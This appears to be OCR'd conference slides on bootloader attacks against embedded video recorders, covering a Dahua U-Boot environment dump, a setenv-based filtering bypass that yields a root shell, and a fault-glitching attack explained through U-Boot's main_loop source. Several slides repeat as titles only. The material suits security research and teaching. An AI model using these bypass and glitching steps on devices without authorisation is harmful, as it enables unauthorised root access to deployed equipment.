    30 30 00 61 75 74 6f 67
    38 2e 31 2e 31 00 61 75
    ...
```

```
bootargs   = console=ttyS0 root=/dev/mtdblock3
rootfstype=squashfs ro init=/linuxrc LX_MEM=0x3D000000
mma_heap=mma_heap_name0,miu=0,sz=0x6000000
mma_heap=mma_heap_low_memory,miu=0,sz=0xF000000,max_off=0x1E
000000 resolution=DACOUT_1080P_60
mtdparts=nand0:0x140000@0x000000(param),4m(uboot),2m(env),49
408k(romfs),2m(custom),15m(web),2m(logo),512k(dgs),41m(ext_u
sr),2m(config_fw),-(config)
bootcmd    = bootlogo; fb_needreset; usbupdate; autoup;
fsload;
bootdelay  = 1
da         = tftp u-boot.bin.img; flwrite
dbgLevel   = DEBUG
dc         = tftp custom-x.squashfs.img; flwrite
deviceid   = 000000000000000000
dgbLevel   = BOOTTIME
dh_keyboard= 1
...
```

Extract env var using nand dump

Filtering Bypass

Dahua

```
bootargs    = console=ttyS0 root=/dev/mtdblock3
rootfstype=squashfs ro init=/linuxrc LX_MEM=0x3D000000
mma_heap=mma_heap_nam
mma_heap=mma_heap_low                                    0x1E
000000 resolution=DAC
mtdparts=nand0:0x140000@0x000000(param),4m(uboot),2m(env),49
408k(romfs),2m(custom),15m(web),2m(logo),512k(dgs),41m(ext_u
sr),2m(config_fw),-(config)
bootcmd     = bootlogo; fb_needreset; usbupdate; autoup;
fsload;
bootdelay   = 1
dbgLevel    = DEBUG
dc          = tftp custom-x.squashfs.img; flwrite
deviceid    = 0000000000000000000
dqbLevel    = BOOTTIME
dh_keyboard= 1
...
```

dh_keyboard= 1


```
MStar # setenv -f dh_keyboard 0
MStar # $(dh_keyboard)
Unknown command '0' -try 'help'
MStar #
```

MStar # setenv -f dh_keyboard 0

```
[    2.076961] scsi host1: ahci_platform
[    2.080610] ata2: SATA max UDMA/133 mmio [mem 0xfd226200-0xfd2263fc] port 0x200 irq 48
[    2.089061] TCP: cubic registered
[    2.092567] NET: Registered protocol family 10
[    2.097742] NET: Registered protocol family 17
[    2.102066] bridge: automatic filtering via arp/ip/ip6tables has been deprecated. Update your scripts
[    2.114677] 8021q: 802.1Q VLAN Support v1.8
[    2.118845] Key type dns_resolver registered
[    2.123242] [mstar_pm_init] resume_pbase=0x2180CBF4, suspend_imi_vbase=0xF01C0000
[    2.130669] ThumbEE CPU extension supported.
[    2.134822] Registering SWP/SWPB emulation handler
[    2.184832] ms_rtcpwc 1f006800.rtcpwc: setting system clock to 2023-11-23 10:18:38 UTC (1700734718)
[    2.193836] ALSA device list:
[    2.196661]   No soundcards found.
[    2.200245] ms_startup(): enable UART_BUG_THRE
[    3.377416] [ahci_hardreset] done : online
[    3.381345] [ahci_softreset]
[    3.427414] [ahci_hardreset] done : offline
[    3.431438] ata2: SATA link down (SStatus 0 SControl 320)
[    3.577423] ata1: SATA link up 3.0 Gbps (SStatus 123 SControl 320)
[    3.597415] ata1.00: ata security enabled: 0 locked: 0!
[    3.602596] ata1.00: ATA-8: Hitachi HDP725025GLA380, GM2OA52A, max UDMA/133
[    3.609436] ata1.00: 488397168 sectors, multi 0: LBA48 NCQ (depth 31/32)
[    3.616807] ata1.00: ata security enabled: 0 locked: 0!
[    3.622003] ata1.00: configured for UDMA/133
[    3.626347] scsi 0:0:0:0: Direct-Access     ATA      Hitachi HDP72502 A52A PQ: 0 ANSI: 5
[    3.634836] sd 0:0:0:0: Attached scsi generic sg0 type 0
[    3.634909] sd 0:0:0:0: [sda] 488397168 512-byte logical blocks: (250 GB/232 GiB)
[    3.635012] sd 0:0:0:0: [sda] Write Protect is off
[    3.635058] sd 0:0:0:0: [sda] Write cache: enabled, read cache: enabled, doesn't support DPO or FUA
[    3.663677]  sda: unknown partition table
[    3.667992] sd 0:0:0:0: [sda] Attached SCSI disk
[    3.673428] Freeing unused kernel memory: 1760K (c0648000 - c0800000)
/bin/sh: can't access tty; job control turned off
# ls
bin                  initramfs_data.cpio.gz  proc
dev                  lib                     root
etc                  linuxrc                 var
init                 mnt
```

Glitching Attack

Vendor A




Glitching Attack

Vendor A

Analysis U-Boot source code

- If success, start kernel
- If fail, **run bootloader shell**




```
41  /* We come here after U-Boot is initialised and ready to process commands */
42  void main_loop(void)
43  {
44          const char *s;
45
46          bootstage_mark_name(BOOTSTAGE_ID_MAIN_LOOP, "main_loop");
47
48          if (IS_ENABLED(CONFIG_VERSION_VARIABLE))
49                  env_set("ver", version_string);  /* set version variable */
50
51          cli_init();
52
53          if (IS_ENABLED(CONFIG_USE_PREBOOT))
54                  run_preboot_environment_command();
55
56          if (IS_ENABLED(CONFIG_UPDATE_TFTP))
57                  update_tftp(0UL, NULL, NULL);
58
59          if (IS_ENABLED(CONFIG_EFI_CAPSULE_ON_DISK_EARLY)) {
60                  /* efi_init_early() already called */
61                  if (efi_init_obj_list() == EFI_SUCCESS)
62                          efi_launch_capsules();
63          }
64
65          process_button_cmds();
66
67          s = bootdelay_process();
68          if (cli_process_fdt(&s))
69                  cli_secure_boot_cmd(s);
70
71          autoboot_command(s);
72
73          /* if standard boot if enabled, assume that it will be able to boot */
74          if (IS_ENABLED(CONFIG_BOOTSTD_PROG)) {
75                  int ret;
76
77                  ret = bootstd_prog_boot();
78                  printf("Standard boot failed (err=%dE)\n", ret);
79                  panic("Failed to boot");
80          }
81
82          cli_loop();
83
84          panic("No CLI available");
85  }
```


Glitching Attack

Vendor A

Normal boot sequence



U-Boot Flow



U-Boot kernel image loading process


Glitching Attack

Vendor A

Normal boot sequence



U-Boot Flow



U-Boot kernel image loading process


Glitching Attack

Vendor A

Normal boot sequence



U-Boot Flow



U-Boot kernel image loading process


Glitching Attack

Vendor A

Normal boot sequence



U-Boot Flow



U-Boot kernel image loading process


Glitching Attack

Vendor A

Abnormal boot sequence



Abnormal U-Boot Flow



Abnormal U-Boot kernel image loading process


Glitching Attack

Vendor A

Abnormal boot sequence



Abnormal U-Boot Flow



Abnormal U-Boot kernel image loading process


Glitching Attack

Vendor A

Abnormal boot sequence



Abnormal U-Boot Flow



Abnormal U-Boot kernel image loading process


Glitching Attack

Vendor A

Abnormal boot sequence



Abnormal U-Boot Flow



Abnormal U-Boot kernel image loading process


Glitching Attack

Vendor A

Abnormal boot sequence



